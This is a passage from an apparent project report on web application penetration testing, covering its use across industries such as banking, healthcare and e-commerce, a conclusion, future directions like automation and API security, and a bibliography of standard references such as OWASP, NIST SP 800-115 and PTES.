5. Limited Testing Period: Penetration testing provides a snapshot of the security posture at a particular point in time. However, web applications are dynamic, and new vulnerabilities can emerge with updates, changes, or the introduction of new features. Regular testing and monitoring are necessary to address emerging risks.

Applications

The solution of web application penetration testing can be applied in various areas and industries where web applications are utilized. Here are some common applications of this solution:

1. E-commerce and Online Retail: Web applications that handle online transactions, customer data, and payment information are critical targets for attackers. Conducting regular penetration testing helps identify vulnerabilities in shopping carts, payment gateways, and user account systems, ensuring the security of customer data and protecting against financial fraud.

2. Banking and Financial Services: Web applications used in banking and financial services often handle sensitive customer information, including account details, transaction data, and personal identification. Penetration testing helps identify vulnerabilities in online banking portals, mobile banking applications, and financial management platforms, safeguarding the integrity of financial systems and protecting against unauthorized access.

3. Healthcare and Telemedicine: Web applications in the healthcare industry store and process sensitive patient information, including medical records, diagnostic reports, and personally identifiable information (PII). Conducting penetration testing on healthcare portals, telemedicine platforms, and electronic health record (EHR) systems ensures the confidentiality, integrity, and availability of patient data, safeguarding privacy and compliance with regulatory standards like HIPAA.

4. Government and Public Sector: Web applications used in government agencies and the public sector often handle citizen data, public services, and sensitive information related to law enforcement, taxation, and public administration. Penetration testing helps identify vulnerabilities in government portals, citizen service platforms, and online application systems, ensuring the security and privacy of citizen data and protecting against potential cyber threats.

5. Social Media and Networking: Web applications in the social media and networking domain handle large volumes of user data, including personal profiles, messages, and media content. Penetration testing helps identify vulnerabilities in these platforms, such as account hijacking, privacy breaches, and information leakage, enhancing the overall security and trustworthiness of these online communities.

6. Software-as-a-Service (SaaS) Platforms: Web-based SaaS platforms provide various services, such as project management, customer relationship management (CRM), and human resources management. Penetration testing helps ensure the security of these platforms, protecting sensitive business data and preventing unauthorized access or data breaches.

7. Education and E-Learning: Web applications used in the education sector, including e-learning platforms, student information systems, and online examination portals, may contain personal student information, grades, and educational resources. Penetration testing helps identify vulnerabilities in these systems, protecting student data, maintaining the integrity of educational processes, and ensuring a safe and secure learning environment.

CONCLUSION

In conclusion, the project on web application penetration testing aimed to assess the security of web applications by identifying vulnerabilities and weaknesses that could be exploited by attackers. The proposed solution combined automated scanning, manual testing, and real-world simulation techniques to provide a comprehensive assessment.

Throughout the project, several key findings and insights were obtained. The comprehensive assessment approach enabled the identification of a wide range of vulnerabilities, including common issues like SQL injection, cross-site scripting (XSS), and insecure direct object references, as well as more complex vulnerabilities specific to the tested web applications.

The collaboration between penetration testers and the development team proved to be instrumental in understanding and addressing the identified vulnerabilities. The actionable recommendations provided in the assessment report helped guide the remediation efforts, enhancing the overall security of the web applications.

While the proposed solution showcased several advantages, such as a customized approach, real-world simulation, and actionable recommendations, it also had certain limitations. The time and resource-intensive nature of manual testing and exploitation, the potential for false positives and negatives, and the need for skilled expertise were challenges encountered during the project.

Looking ahead, future enhancements in web application penetration testing can focus on increased automation, deeper code analysis, integration with DevOps practices, and the evolving security landscape, including the emphasis on API and mobile application security.

In conclusion, the project provided valuable insights into the security posture of the tested web applications and highlighted the importance of regular penetration testing as a proactive measure to protect against potential threats. By addressing the identified vulnerabilities and staying vigilant to emerging risks, organizations can strengthen their web application security and ensure the protection of sensitive data and user trust.

Future Scope

The field of web application penetration testing is continuously evolving as new technologies, vulnerabilities, and attack techniques emerge. Here are some potential enhancements that can be made in the future:

1. Increased Automation: Advancements in machine learning and artificial intelligence can lead to more advanced automated vulnerability scanning tools. These tools can better detect complex vulnerabilities, reduce false positives, and provide more accurate results. Improved automation can speed up the testing process and allow for more frequent and efficient testing cycles.

2. Integration with DevOps Practices: Integrating web application penetration testing into DevOps practices can enhance the overall security posture of applications. Embedding security testing as part of the development pipeline, utilizing continuous integration and continuous deployment (CI/CD) processes, can enable the identification and remediation of vulnerabilities at an early stage, reducing security risks.

3. Deeper Code Analysis: Future enhancements can focus on more comprehensive code analysis techniques, including static code analysis and dynamic code analysis. These techniques can identify security weaknesses, design flaws, and vulnerabilities that may not be easily discovered through manual testing alone. Deeper code analysis can help identify and fix vulnerabilities at the root level, improving overall application security.

4. Emphasis on API Security: With the increasing popularity of web APIs (Application Programming Interfaces), future enhancements can focus on improving the testing methodologies and tools specifically designed for API security. This includes assessing the security of API endpoints, data validation, authentication mechanisms, and ensuring proper access control and authorization.

5. Integration of Threat Intelligence: Future enhancements can involve integrating threat intelligence data into the penetration testing process.

This includes leveraging external intelligence sources, such as vulnerability databases, security advisories, and real-time threat feeds, to identify and prioritize potential vulnerabilities based on their relevance and exploitability in the current threat landscape.

6. Continuous Monitoring and Retesting: The future scope includes implementing continuous monitoring and retesting of web applications to ensure ongoing security. This can involve the use of automated scanning tools, security information and event management (SIEM) systems, and security analytics platforms to proactively identify and address emerging vulnerabilities and threats.
7. Mobile Application Penetration Testing: As mobile applications continue to proliferate, there is a growing need for specialized penetration testing techniques and tools designed specifically for mobile platforms. Future enhancements can focus on mobile application penetration testing methodologies, including assessing mobile app security, identifying vulnerabilities in mobile APIs, and testing the security of data storage and transmission.

8. Focus on Emerging Technologies: As new technologies like Internet of Things (IoT), blockchain, and cloud computing gain prominence, future enhancements can focus on developing specialized penetration testing techniques and methodologies tailored to these technologies. This ensures that security considerations are effectively addressed as these technologies become more prevalent.

Bibliography

- OWASP Testing Guide: The Open Web Application Security Project (OWASP) provides a comprehensive testing guide that covers various aspects of web application security testing, including penetration testing. It offers detailed information, techniques, and best practices. Website: https://owasp.org/www-project-web-security-testing-guide/

- Penetration Testing: A Hands-On Introduction to Hacking by Georgia Weidman: This book provides a practical guide to penetration testing, including web application testing techniques. It covers methodologies, tools, and case studies. It can be a valuable resource for understanding the fundamentals of penetration testing. Publisher: No Starch Press.

- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws by Dafydd Stuttard and Marcus Pinto: This book focuses on web application security testing and provides in-depth insights into vulnerabilities, attack techniques, and mitigation strategies. It is widely regarded as a comprehensive resource for web application penetration testing. Publisher: Wiley.

- Metasploit: The Penetration Tester's Guide by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni: This book specifically focuses on the popular penetration testing framework, Metasploit. It covers web application testing techniques using Metasploit and provides guidance on exploiting vulnerabilities. Publisher: No Starch Press.

- Web Application Security: A Beginner's Guide by Bryan Sullivan and Vincent Liu: This book offers an introduction to web application security, including penetration testing methodologies. It covers topics such as common vulnerabilities, security controls, and testing techniques. Publisher: McGraw-Hill Education.

- NIST Special Publication 800-115: This publication by the National Institute of Standards and Technology (NIST) provides guidance on conducting information security testing, including penetration testing of web applications. It offers a structured approach and methodology for

performing security testing. Publication: https://csrc.nist.gov/publications/detail/sp/800-115/final

- Penetration Testing Execution Standard (PTES): PTES is a globally recognized framework for performing penetration testing. It provides a comprehensive methodology and guidelines for testing web applications and other IT systems. The PTES website offers detailed information on the standard and various testing phases. Website: http://www.pentest-standard.org/